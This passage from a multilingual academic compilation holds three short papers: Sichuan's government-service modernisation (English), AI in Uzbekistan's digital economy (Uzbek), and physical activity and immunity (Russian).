9. Rustamovna K. N. ISSUES OF FURTHER DEVELOPMENT OF CULTIVATION AND PROCESSING OF MEDICINAL PLANTS.
10. Khojakulova N. R. Prospects For Further Development Of Medicinal Plants //International Journal of Innovations in Engineering Research and Technology. – №. 1. – С. 1-8.
11. Гофуров У. А., Юлдашева Ш. А. ОСОБЕННОСТИ ФОРМИРОВАНИЯ И РЕАЛИЗАЦИИ КОНКУРЕНТНЫХ СТРАТЕГИЙ БИЗНЕСА. – 2016.
12. ЮЛДОШЕВА Ш. А. ЭКОНОМИКА И СОЦИУМ //ЭКОНОМИКА. – С. 1158-1165.
13. Anvarqizi Y. S. The Importance of Housing Policy in Uzbekistan in Connection with Innovative Economy //International Journal on Economics, Finance and Sustainable Development. – Т. 4. – №. 3. – С. 127-132.

*Wen Guanren, Master of Science degree  
engineer  
Sichuan Provincial Center for Government Services  
and Public Resources Transactions  
Chengdu, China*

## **STUDY ON THE PATH OF MODERNISATION OF GOVERNMENT SERVICES--TAKING SICHUAN PROVINCE AS AN EXAMPLE**

***Abstract:** This paper takes Sichuan Province as an example to explore the realisation path of government service modernisation. By analysing Sichuan's practices in the areas of 'Internet+Government Services', data sharing and collaborative governance, standardisation and normative construction, and public participation, it summarises its achievements and shortcomings, and proposes a path to optimisation. The study finds that Sichuan province has made significant progress in the digital transformation of government services, but there are still problems such as insufficient data sharing and unbalanced regional development. Finally, the paper puts forward specific suggestions for promoting the modernisation of government services from four dimensions: technology, system, talent and culture.*

***Keywords:** Modernisation of government services; Internet+government services; digital governance; Sichuan Province; path study*

With the rapid development of information technology and the in-depth promotion of national governance modernisation, the modernisation of government services has become an important way to enhance the effectiveness of government governance and optimise the business environment. As a large province in western China, Sichuan Province has actively explored the modernisation of government services in recent years and achieved certain results, but it also faces many challenges. The purpose of this paper is to systematically analyse the current situation and problems of government service modernization in Sichuan Province, and put forward targeted optimization paths, so as to provide reference for the modernisation of government services in the western region and even in China.

### **I. Theoretical basis for the modernisation of government services**

The modernisation of government services refers to the process of reconstructing government service processes, innovating service methods and enhancing service effectiveness through the use of information technology means under the guidance of modern governance concepts. Its core features include: people-centred service concept, data-driven decision-making mechanism, intelligent and efficient service processes, and open and collaborative governance model.

Relevant studies at home and abroad mainly focus on the following aspects: first, the study of the 'Internet + government service' model, such as the study of

Kaifeng City by Sai Jiading et al. (2025); second, the path of digital governance capacity building, such as the study of Han Tong (2022); and third, the relationship between government service and the modernisation of governmental governance, such as the discussion of Wang Qiuju et al. (2019). These studies provide important references for this paper.

## **II. Analysis of the practice of modernisation of government services in Sichuan Province**

### **2.1 Construction of the 'Internet + Government Services' platform**

Sichuan Province has built a government service platform covering the provincial, municipal and county levels, making more than 90 per cent of government service matters available online. For example, the 'Tianfu Citizen Cloud' platform in Chengdu City has integrated more than 200 services and has more than 10 million users. However, there are still obstacles to interconnectivity between platforms, and some functions are duplicated.

### **2.2 Data sharing and collaborative governance**

Sichuan Province has established a platform for sharing and exchanging data on government affairs, with more than 5 billion pieces of data pooled. In epidemic prevention and control, cross-departmental data sharing has been achieved through applications such as health codes. However, data barriers still exist, and the efficiency of inter-departmental collaboration needs to be improved. Data sharing and collaborative governance

### **2.3 Standardisation and Normalisation**

Sichuan Province has formulated a standardised list of administrative service matters and promoted the 'one-window acceptance' and 'one-run-at-largest' reforms. However, in grass-roots implementation, the phenomenon of standards not being put into place has occurred from time to time.

## **III. Optimising the Path to Modernising Government Services in Sichuan Province**

### **3.1 Technology path**

3.1.1 Improving digital infrastructure: promoting the application of new technologies such as 5G and the Internet of Things, and upgrading network coverage in remote areas.

3.1.2 Strengthen platform integration: build a unified government service platform across the province and eliminate information silos.

3.1.3 Strengthen data governance: establish a perfect data quality management system and enhance data value.

### **3.2 Institutional path**

3.2.1 Sound regulations and standards: formulate the Regulations on Government Services of Sichuan Province and improve the standard system.

3.2.2 Optimise the organisational structure: set up a provincial digital government construction leading group to strengthen coordination.

3.2.3 Innovative assessment mechanism: incorporate data sharing and business collaboration into government performance assessment.

#### **IV. Conclusion**

The modernisation of government services in Sichuan Province has achieved stage-by-stage results, but still faces many challenges. In the future, it should adhere to systematic thinking, promote the construction of technology and system in an integrated manner, and create a government service modernisation model with western characteristics. With the in-depth development of digital technology and continuous innovation of governance concepts, the level of modernisation of government services in Sichuan Province will continue to improve, providing strong support for the high-quality development of western China.

#### **References**

- [1] Sai Jiading, Job Jingyi. Research on the Path of Modernisation of Government Services by the Internet--Taking Kaifeng City as an Example[J]. Network Security Technology and Application,2025,(06):115-117.
- [2] HAN Tong-or. Research on the construction path of China's national digital governance capacity[D]. Nanjing Normal University, 2022.DOI:10.27245/d.cnki.gnjsu.2022.000174.
- [3] Pei Congcong,Cao Tianyi. Research on the Path of 'Internet+Government Service' to Modernise Government Governance--Taking Harbin City as an Example[J]. Information and Communication,2020,(07):143-144.
- [4] Wang Qiuju, Yang Zhi. Exploration of the optimisation of the path of 'Internet+government service' under the perspective of national governance modernisation[J]. Theory,2019,(06):96-100.DOI:10.13221/j.cnki.lljj.2019.06.013.
- [5] Ma Yujie. Exploration of the innovation path of government services under the modernisation of national governance[J]. Journal of Jiamusi Vocational College,2018,(06):449.
- [6] Shi Peng. A strategic study on the thinking and path of the construction of 'Internet+government service' for the modernisation of government governance[J]. Modern economic information,2017,(22):29-30.

*Xudoynazarov S.S.*  
*“Buxgalteriya hisobi va audit” kafedrası assistenti*  
*Qarshi davlat texnika universiteti*  
*O‘zbekiston*

## **RAQAMLI IQTISODIYOTNING RIVOJLANISHIDA SUN’IY INTELLEKTDAN FOYDALANISH MASALALARI**

*Annotatsiya:* Maqolada raqamli iqtisodiyotning O‘zbekiston iqtisodiyotidagi o‘rni va qay darajada rivojlanayotganligi hamda bu yo‘ldagi muammolar, shuningdek, mamlakatimizda raqamli iqtisodiyotni yanada jadallashtirishda sun‘iy intellektning o‘rni va ahamiyati to‘g‘risida fikrlar bildirilgan.

*Kalit so‘zlar:* **raqamli iqtisodiyot, intensivlik, axborot-kommunikatsiya texnologiyalari, raqamli texnologiyalar, kiber hujum, raqamli qullik, monopoliya, innovatsion vazifa, sun‘iy intellekt, sun‘iy intellekt texnologiyalari.**

*Khudoynazarov S.*  
*assistant*  
*Department of “Accounting and Auditing”*  
*Karshi State Technical University*  
*Uzbekistan*

## **ISSUES OF USING ARTIFICIAL INTELLIGENCE IN THE DEVELOPMENT OF THE DIGITAL ECONOMY**

*Abstract:* The article examines the role of the digital economy in the economy of Uzbekistan, the scale of its development, the problems along the way, as well as the role and importance of artificial intelligence in further accelerating the digital economy in our country.

*Keywords:* digital economy, intensity, information and communication technologies, digital technologies, cyber attack, digital slavery, monopoly, innovative task, artificial intelligence, artificial intelligence technologies

**Kirish.** So‘ngi yillarda raqamli iqtisodiyotga oid mobil texnologiyalar, internet, “sun‘iy intellect” kabi tushunchalar juda ko‘p manbalarda qo‘llanilib kelinmoqda. Darhaqiqat, ko‘plab rivojlangan mamlakatlarda raqamli iqtisodiyotning bu kabi elementlari taraqqiyotning rivojlanish omillari sifatida ularning iqtisodiy holatiga sezilarli darajada ta‘sir o‘tkazib kelmoqda, chunki har qanday mamlakat iqtisodiy o‘shida raqamli iqtisodiyot muhim rol o‘ynashi masalasi allaqachon o‘z isbotini topib ulgurdi.

Raqamli iqtisodiyot tushunchasi nisbatan uzoq bo‘lmagan vaqtda, 1995 yili Massachusetts Universitetining olimi Nikolas Negro Ponte tomonidan aniqlab berilgan. Olim axborot - kommunikatsiya texnologiyalarini intensiv rivojlanishi

ortidan eski iqtisodiyotdan yangi iqtisodiyotga o'tishda, qanday o'zgarishlar ro'y berishi mumkinligini rushuntirib o'tgan [2].

Raqamli iqtisodiyot - bu barcha xo'jalik yurituvchi sub'ektlarning turli yunalaishlardagi faoliyatini ifodalab, katta hajmdagi axborotlarni qayta ishlash va uning natijalarini tahlil qilish yordamida har xil turdagi ishlab chiqarish, xizmat ko'rsatish, ishlar bajarish, texnologiyalar, qurilmalar, saqlash, mahsulotlarni yetkazib berishda an'anaviy tizimdan samaraliroq yechimlar tadbiiq qilishidir. Boshqacha qilib aytganda, raqamli iqtisodiyot bu onlayn xizmatlar ko'rsatish, elektron tulovlarni amalga oshirish, internet savdo va boshqa turdagi sohalarda raqamli kompyuter texnologiyalarini rivojlanishi bilan bog'langan faoliyatdir[3].

Asosan raqamli iqtisodiyotni rivojlanishining asosiy elementi sifatida elektron tijorat, internet - banking, elektron tulovlar, internet reklama va shu bilan birga, internet o'yinlari ko'riladi.

Albatta, axborot - kommunikatsiya texnologiyalarining rivojlanishi va boshqa zamonaviy texnologiyalarning hayotimizga tadbiiq etilishi har bir mamlakat va uning a'zolarining faoliyatida ko'plab ijobiy imkoniyatlar yaratishi tabiiy hol bo'lib hisoblanadi.


Raqamli texnologiyalarning rivojlanishi ortidan insonlar o'ziga kerakli xizmatlardan tezroq foydalanishi, internet orqali o'zlariga kerakli mahsulotlarni arzon sotib olishi bilan ko'plab pul mablag'larini tejashlari mumkin. Masalan, biron bir kitobni elektron ko'rinishida sotib olish insonga shu kitobni chop etilgan ko'rinishidagi nusxasini sotib olishga qaraganda ancha arzonga tushishi mumkin. Yoki bo'lmasa so'ngi paytlarda sezilarli darajada rivojlanib borayotgan oddiy iste'molchining o'zi ham iste'olchi sifatida uyidan chiqmagan holda onlayn savdo - sotiq bilan shug'ullanish imkoniyatlari kengaymoqda.

Raqamli iqtisodiyotning ijobiy tomonlari bilan bir qatorda, uning keltirib chiqarishi mumkin bo'lgan ayrim kamchiliklari ham bo'lishi mumkin, jumladan kiber hujum xavfi, shaxsiy ma'lumotlar himoyasi bilan bog'liq muommolar, "raqamli qullik" (millionlab insonlar ma'lumotlaridan keyinchalik ularni o'zlarini tutishini boshqarish uchun foydalanish), ishsizlikning oshishi, axborot texnologiyalarini rivojlantirish va uni tadbiiq qilinishi ortidan bir qancha sohalar va kasblar yo'q bo'lib ketishi mumkin va shu kabi boshqa muammolar[3].

O'zbekiston Respublikasida raqamli iqtisodiyotni joriy qilish bilan bog'liq bo'lgan muhim yunalishlaridan biri bo'lgan internet tarmog'idan foydalanuvchilarning umumiy soni 2018 yilda 20 million nafardan oshgan. Bu ko'rsakich 2017 yil boshiga nisbatan 36% ga ko'pligini ko'rsatadi. Mobil internet foidalanuvchilarning soni esa 3,504 millionga yetdi.

1-rasm ma'lumotlarida 2018 yil boshida mamlakatimizdagi internet foydalanuvchilari soni 20 million nafarni tashkil qilganligi aks ettirilgan, shuning bilan birga 2018 yil davomida foydalanuvchilar soni 5,3 millionga oshgan (o'sish 36%). O'zbekistondagi xalqaro tarmoqlardagi umumiy internetdan foydalanish tezligi 104,1 Gbit/s ni tashkil qildi va yil davomida ushbu ko'rsatkichning o'sishi 58% dan ko'proqni tashkil qildi.


Shuningdek, O‘zbekistondagi provayderlar uchun Internet xizmatlariga (tashqi kanal 1 Mbit/s AQSh dollarida) narxlar o‘zgarishi to‘g‘risidagi ma’lumotlar taqdim qilingan bo‘lib, unga ko‘ra 2017 yilda 1 Mbit/s narxi 76,6 AQSh dollaridan 30,2 dollargacha tushgan, ya’ni o‘tgan davrga nisbatan ikki yarim martadan



**1-rasm. Internetdan foydalanuvchilarning umumiy soni to‘g‘risida ma’lumot (mln. kishi)**

ko‘proqqa kamaygan. Biroq, 2017 yilning sentyabridan boshlab, O‘zbekistonda valyuta bozorining erkinlashtirilishi munosabati bilan AQSh dollaridagi qiymati bozor kursi bo‘yicha hisob - kitob qilinmoqda.

Keltirilgan ma’lumotlar mamlakatimizda raqamli iqtisodiyot tomon qilinayotgan ishlarning jadalligidan xabar beradi. Bu borada masalaning sun’iy intellect bilan bog‘liqligi to‘g‘risida ham fikr bildirish lozim bo‘ladi.



**2 - rasm. Xalqaro tarmoqlarga umumiy ulanish tezligi, (Mbit/s)**

Sun’iy intellekt progressiv o‘rganish algoritmlari orqali ma’lumotlarga dasturlash imkonini beradi. Algoritm onlayn tarzda keyingi qaysi mahsulotni tavsiya qilishni ham o‘rgatishi mumkin. Sun'iy intellekt zavod IoT ma'lumotlarini tahlil qilishi mumkin, chunki u ulangan uskunadan kutilgan yuk va talabni bashorat qilish uchun takroriy tarmoqlar, ketma-ketlik ma'lumotlari bilan ishlatiladigan chuqur o‘rganish tarmog‘ining o‘ziga xos turi hisoblanadi.

Sun'iy intellekt inson harakatlarining tezligi, aniqligi va samaradorligini oshiradi. Moliyaviy institutlarda AI usullaridan qaysi tranzaktsiyalar firibgarlik bo'lishi mumkinligini aniqlash, tez va aniq kredit reytingini o'rnatish, shuningdek, qo'lda intensiv ma'lumotlarni boshqarish vazifalarini avtomatlashtirish uchun foydalanish mumkin.

Sun'iy intellekt katta hajmdagi ma'lumotlarni tezkor, takroriy ishlov berish va aqlli algoritmlar bilan birlashtirib ishlaydi, bu esa dasturiy ta'minotga ma'lumotlardagi naqsh yoki xususiyatlardan avtomatik ravishda o'rganish imkonini beradi.

Hozirgi davrda sun'iy intellect so'zlar orqali ifodalangan matnlarni qayta ishlash, mashina yordamida ta'lim berish, ekspert tizimlar, virtual agentlar chat-botlar va virtual yordamchilar, maslahat berish tizimlari bir qator sohalarda qo'llaniladi.

Shu kunlarda sun'iy intellect texnologiyasi allaqachon mijozlar tomonidan ishlatilishi boshlangan. Tovushni tanib oladigan virtual elektron yordamchilardan foydalangan holdagi ilovalarning ommabopligi tobora oshishi bunga yaqqol misol bo'la oladi. DHL va IBM tomonidan sohadagi muammolari o'rganish natijasida mutaxassislar sun'iy intellect texnologiyasining doimiy ravishda rivojlanishi logistika uchun hayotiy muhim bo'lgan bir qancha qo'shimcha imkoniyatlar yaratishini bildiradilar. Masalan, ular logistik xizmatlar provayderiga mijozlar bilan interaktiv muloqot yordamida xizmatlar sifatini oshirishga va mahsulotlarni tezroq yetkazib berishga imkon beradi.

Hozirgi davrda iqtisodiyotning ko'pchilik tarmoqlari ham sun'iy intellektni kundalik biznes jarayonlariga keng qo'llamoqdalar. Sun'iy intellect texnologiyalari tasvirlarni tanib olish funktsiyalari va dialog interfeyslar vositasida ishlab chiqarish liniyalaridan foydalanishni va ishlab chiqarish jarayonini ham ancha soddalashtirishga imkon berayapti. Masalan, avtomobilsozlikda sun'iy intellect avtonomrobot-avtomobilning oz-ozini orgatish imkoniyatlarini rivojlantirish uchun foydalanilishi mumkin.

Sun'iy intellect qimmatbaho buyumlar va xizmatlar bozorida 2017 yilning noyabrida Financial Times sun'iy intellect qimmatbaho buyumlar va xizmatlar bozorida ham katta o'zgarishlar kilishi mumkinligi haqidagi maqolani chop etdi. Amazon, Google, Alibaba va shularga o'xshash texnologik gigantlarning misli ko'rilmagan muvaffaqiyatlaridan ruhlangan holda, soat va yuvelir mahsulotlar ishlab chiqaruvchi brendlar ham mijozlar safini kengaytirish uchun sun'iy intellect texnologiyalaridan foydalanishga harakat qila boshladilar.

Biznesning eng perspektiv yo'nalishlari bo'yicha oxirgi hisobotlarida PwC analitiklari baho berishlaricha sun'iy intellektning hayotga izchil tadbiiq qilinishi 2030 yilga kelib, jahon YaIM ning 14% ga yoki 15,7 trillion dollarga ko'payishiga olib kelar ekan. Shuning uchun ham mamlakatimizdagi kompaniyalarning sun'iy intellektga investitsiya qilishlari katta samaraga olib kelishi mumkin. Agarda jahon miqyosidagi holatni tahlil qilsak, hozirgi kunda sun'iy intellect ishlab chiqarish va qishloq xo'jaligiga robotlar va uchuvchisiz uchadigan qurilmalar (dronlar) yordamida keng miqyosda tadbiiq qilinayapti. Sun'iy intellect qisqa muddatlarda

katta hajmdagi ma'lumotlar yig'ish va ularni qayta ishlash bilan bog'liq bo'lgan sohalarda monitoringni amalga oshirish va information modellar qurish uchun ham keng miqyosda ishlatilina boshlaydi.

Dunyo mamlakatlari kabi O'zbekistonda ham raqamli iqtisodiyotning sun'iy intellekt kabi turlari rivojlanmoqda, oziq-ovqat mahsulotlari va taomlariga buyurtma berishimiz, ularni uyimizgacha yetkazib berish imkoniyatlari yaratilgan va bundan foydalanuvchilar soni yildan - yilga oshib bormoqda.

Shuni ham ta'kidlab o'tish kerakki, O'zbekiston Respublikasida raqamli iqtisodiyotning holati mamlakatimiz potensialiga nisbatan bir necha barobar sekinroq rivojlanmoqda. Demoqchimizki, imkoniyatlar yetarli, kerakli resurslar mavjud, lekin ularga nisbatan rivojlanishimiz nisbatan sustroq.

Mamlakatimizda raqamli iqtisodiyotni jadallashtirish bilan bog'liq ayrim yechimini kutayotgan masalalar mavjud bo'lib, ular bizning nazarimizda quyidagilarni o'z ichiga oladi:

- ko'plab sohalarda monopoliyalarning sezilarli ta'siri mavjud;
- internet tezligining pastligi va uning sifatining talabga to'la javob bermayotganligi;
- axborot texnologiyalari sohasida qonunchilik ko'chi ta'sirining zamondan orqada qolayotganligi;
- fuqarolarda kompyuter savodxonligining talab darajasida emasligi;
- axborot texnologiyalari bo'yicha mutaxassislarining yetishmasligi yoki ularning ayrim sabablarga ko'ra boshqa mamlakatlarga ko'chib ketayotganligi;
- axborot madaniyati va axborot gigiyenasining nisbatan pastligi;
- axborot texnologiyalari xavfsizligining yaxshi himoyalanganligi;
- boshqaruv organlarida sohani tushunadigan mutaxassislarining kamligi yoki ba'zilarida ularning umuman yo'qligi;
- ilm - fan va ayniqsa aniq fanlarning rivojlanishi sustligi yoki rivojlanishdan to'xtab qolganligi.

Yuqorida keltirilgan muammolar bosqicha - bosqich, tizimli, dunyo tajribasidan kelib chiqqan holda hal etilsa, O'zbekiston ham raqamli iqtisodiyoti rivojlangan mamlakatlardan biriga aylanadi, deb hisoblaymiz.

#### **Foydalanilgan adabiyotlar ro'yxati**

1. O'zbekiston Respublikasining "To'lovlar va to'lov tizimlari to'g'risida"gi O'RQ-578 Qonuni, 01.11.2019 y.
2. Дустова М. ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ В ЛОГИСТИКЕ ЭКСПОРТА АГРОПРОДУКЦИИ //Академические исследования в современной науке. – 2025. – Т. 4. – №. 34. – С. 104-108.
3. Дустова М. САМОСТОЯТЕЛЬНОЕ ОБУЧЕНИЕ: КАК УЛУЧШИТЬ СВОИ НАВЫКИ В ВЫСШЕМ ОБРАЗОВАНИИ //Экономика и социум. – 2023. – №. 10 (113)-2. – С. 583-588.
4. Dustova M. X. Tijorat banklarida kredit risklarini samarali boshqarish. 4th-International Conference on Research in Humanities //Applied Sciences and Education Hosted from Berlin, Germany <https://conferencea.org>. – 2022. – С. 119-121.

5. Sobitjon M. Dustova MX QADIMGI VA HOZIRGI DUNYO DAVLATLARI IQTISODIYOTIDAGI FARQLAR, BOG'LIQLIKLAR VA O'XSHASHLIK. – 2022.
6. Dustova M. X. Классификация Сельскохозяйственных Рисков //Central Asian Journal of Innovations on Tourism Management and Finance. – 2022. – Т. 3. – №. 04.
7. Makhmutullaeva S. Use of Logistics System in the Development of Export Potential in Uzbekistan //Экономика и социум. – 2023. – №. 5-1 (108). – С. 166-172.
8. Makhmutullaeva S. Optimization of Global Logistics Networks: Experience of Asian Countries //International Journal of Leadership and Innovative Management. – 2024. – Т. 1. – №. 2. – С. 22-28.
9. Махмутуллаева С. Х. Стратегическая логистика для успеха экспорта: путь к экономическому процветанию //Бюллетень педагогов нового Узбекистана. – 2023. – Т. 1. – №. 9. – С. 19-22.
10. Makhmutullaeva S. ANALYSIS OF EXISTING LOGISTICS SYSTEMS IN THE EXPORT ACTIVITIES OF UZBEKISTAN: PROBLEMS AND PROSPECTS //Экономика и социум. – 2024. – №. 8 (123). – С. 117-120.
11. Махмутуллаева С. РОЛЬ ТРАНСПОРТНОЙ ИНФРАСТРУКТУРЫ В РАЗВИТИИ ЭКСПОРТНОГО ПОТЕНЦИАЛА ПЛОДООВОЩНОЙ ПРОДУКЦИИ //Мировая наука. – 2024. – №. 8 (89). – С. 43-51.
12. Makhmutullaeva S. Innovations in export logistics for Uzbekistan's produce //YASHIL IQTISODIYOT VA TARAQQIYOT. – 2024. – Т. 2. – №. 7.
13. Махмутуллаева С. ОПТИМИЗАЦИЯ СКЛАДСКОГО ХОЗЯЙСТВА КАК ФАКТОР ПОВЫШЕНИЯ ЭФФЕКТИВНОСТИ ЭКСПОРТНОЙ ЛОГИСТИКИ В УЗБЕКИСТАНЕ //Форум молодых ученых. – 2024. – №. 8 (96). – С. 31-38.
14. <http://infocom.uz/2018/01/26/kolichestvo-internet-polzovatelej-v-uzbekistane-prevysilo-20-millionov>.
15. <https://mininnovation.uz/uz/news/raqamli-iqtisodiyot-muammolar-va-imkoniyatlar>.
16. <https://www.toppr.com/guides/business-environment/emerging-trends-in-business/digital-economy>.

*Аверин А.Е.  
студент второго курса  
группы ППО21 СФ УУНиТ  
Шейко Г.А.  
старший преподаватель  
КФВ СФ УУНиТ  
Россия, г. Стерлитамак, Республика Башкортостан*

## **ВЛИЯНИЕ ФИЗИЧЕСКОЙ АКТИВНОСТИ НА ИММУНИТЕТ**

***Аннотация:** В данной статье рассматривается влияние физической активности различной интенсивности на иммунную систему молодых людей-студентов. Рассмотрены механизмы мобилизации иммунных клеток, цитокиновый ответ, влияние на микробиом, иммунные показатели у спортсменов, реакция организма у студентов и детей. Представлены методические рекомендации и оптимальные режимы нагрузок. Изучены данные о преимущественных эффектах умеренных нагрузок и рисках после интенсивных тренировок.*

***Ключевые слова:** физическая активность; иммунитет; респираторные инфекции; цитокины; микробиом; студенты.*

*Averin A.E.  
2nd year student  
PPO group 21 SF UUNiT  
Sheiko G.A.  
senior lecturer  
of KFV SF UUNiT  
Russia, Sterlitamak, Republic of Bashkortostan*

## **THE EFFECT OF PHYSICAL ACTIVITY ON IMMUNITY**

***Annotation:** This article examines the impact of physical activity of varying intensity on the immune system of young university students. It discusses the mechanisms of immune cell mobilization, the cytokine response, the impact on the microbiome, immune indicators in athletes, and the body's response in students and children. The article provides methodological recommendations and optimal exercise regimes. It also explores the benefits of moderate exercise and the risks associated with intense training.*

***Keywords:** physical activity; immunity; respiratory infections; cytokines; microbiome; students.*

Иммунная система человека напрямую связана с образом жизни, который он ведет, в частности состояние иммунной системы зависит от уровня физической активности. В современном научном обществе Российской Федерации множество исследователей активно занимаются изучением влияния физических нагрузок на состояние иммунитета как в здоровой популяции, так и среди спортсменов и детей, а также среди людей, имеющих ограничения возможностей здоровья.

В ходе изучения научных работ различных авторов, нами были исследованы основные иммунологические механизмы. Таким образом, на основе научной работы Ханферьяна Р.А. было выяснено, что физическая активность содержит в себе несколько механизмов влияния на организм. Основным механизмом автор выделяет циркуляцию иммунных клеток и цитокинов. Р. А. Ханферьян отмечает, что упражнения умеренной интенсивности стимулируют транспорт лимфоцитов, нейтрофилов к очагам иммунного контроля, таким образом способствуя оптимальной секреции цитокинов [2]. Помимо циркуляции иммунных клеток автор также выделяет положительный эффект физической активности в отношении гормональной регуляции: тренировки снижают уровень кортизола, уменьшают стресс-зависимые иммунодефициты [2]. Тем не менее, в научном обзоре Р. А. Ханферьян подчеркивает, что длительная и чрезмерная активность без восстановления вызывает кратковременное снижение иммунной защиты, что может крайне негативно сказаться на здоровье человека [2]. Стоит также отметить исследования в области изучения состава микробиома и его формирования у людей, в частности у детей. Так, в исследовании научных сотрудников Томского Государственного Университета было отмечена и подтверждена положительная корреляция между спортивной нагрузкой и составом микрофлоры кишечника подростков, что связано с иммунной защитой и метаболическим здоровьем [4].

При рассмотрении доклада РАН об иммунологических показателях спортсменов высокого уровня было выявлено, что у квалифицированных спортсменов повышается содержание  $\beta$ -эндорфинов, ангиотензина и дофамина при стабильных серотонинных уровнях по сравнению с контрольной группой [5].

Стоит отметить, что физическая активность положительно сказывается на здоровье не только профессиональных спортсменов, находящихся в режиме регулярных тренировок и высоких нагрузок, но и на иммунитете молодых людей-студентов, обучающихся в высших учебных заведениях. Так, С. М. Третьяков и Р. Р. Шайморданова в своей научной работе показали, что студенты, регулярно занимающиеся физкультурой, имеют лучше выраженные иммунные ответы, определяемые через антитела и общий иммунный статус, по сравнению с менее активными сверстниками [1].

Таким образом, в ходе рассмотрения различных научных работ нами было выяснено, что умеренные регулярные нагрузки, включающие в себя ходьбу, бег, плавание, силовые упражнения низкой интенсивности,

активируют иммунный надзор организма. При этом важным фактором остается правильная оценка риска перегрузки организма, которая может возникнуть в ходе чрезмерного тренинга. Наиболее важным положительным эффектом является возникновение специфических иммунных адаптаций: у спортсменов — эндогенный рост  $\beta$ -эндорфинов, у студентов — крепкие гуморальные реакции.

К сожалению, в жизни современных молодых людей проявляется негативная тенденция на снижение физической активности. Нами был разработан перечень рекомендаций, который может помочь молодым людям начать становление нового образа жизни в формате постепенной адаптации, а государству рассмотреть новые способы повышения мотивации заниматься физической активностью среди молодежи. Перечень рекомендаций включает в себя следующие пункты:

1. Для становления активного образа жизни молодых людей необходимо формировать план активности так, чтобы повышение нагрузки на организм проходило планомерно. Таким образом организм будет в спокойных условиях адаптироваться к новым условиям, не испытывая перегрузок. Данный пункт следует соблюдать как при самостоятельных занятиях, так и при преподавании на занятиях по физической культуре в школах, колледжах и высших учебных заведениях.

2. На государственном уровне необходимо начать реализацию масштабных проектов в «онлайн» и «офлайн» форматах по включению молодежи в активный образ жизни. Проекты при этом должны поддерживать низкий порог вхождения, таким образом будет увеличен охват аудитории, что даст возможность привлекать больше молодых людей к занятиям физической активностью.

3. На государственном уровне необходимо начать размещение многофункциональных площадок для занятий физической активностью во всех населенных пунктах Российской Федерации, что также будет способствовать популяризации заботы о здоровье.

Проблема снижения физической активности в современном обществе играет действительно важную роль, тем не менее данная проблема решаема. Полноценное взаимодействие государственных структур и населения, заинтересованного в улучшении качества жизни и здоровье может создать множество возможностей для будущих поколений.

#### **Использованные источники:**

1. Третьяков С. М., Шайморданова Р. Р. Влияние физической культуры на иммунитет в студенческом возрасте // РГППУ. – Екатеринбург, 2020. – С. 272–276.
2. Ханферьян Р.А. и др. Значение физической активности в регуляции противовирусного иммунитета // Спорт Мед: наук практ. – 2020. – Т. 10, № 3. – С. 27–39.
4. Томский государственный университет. Влияние спорта на микробиом детей 8–12 лет // 2024. [Электронный ресурс] URL:

<https://m.minobrnauki.gov.ru/press-center/news/nauka/97311/> Дата обращения:  
20.06.2025

5. Доклады РАН. Иммунологические показатели спортсменов высокого уровня // DAN. – 2023. – Т. 509, №1. – С. 27–39.

УДК 376  
Авраменко М. А.  
магистрант  
кафедра «Дефектология и инклюзивное образование»  
Научный руководитель: Абашина Н.Н.  
доцент  
кафедра «Дефектология и инклюзивное образование»  
Донской государственной технической университет  
Россия, г. Ростов-на-Дону

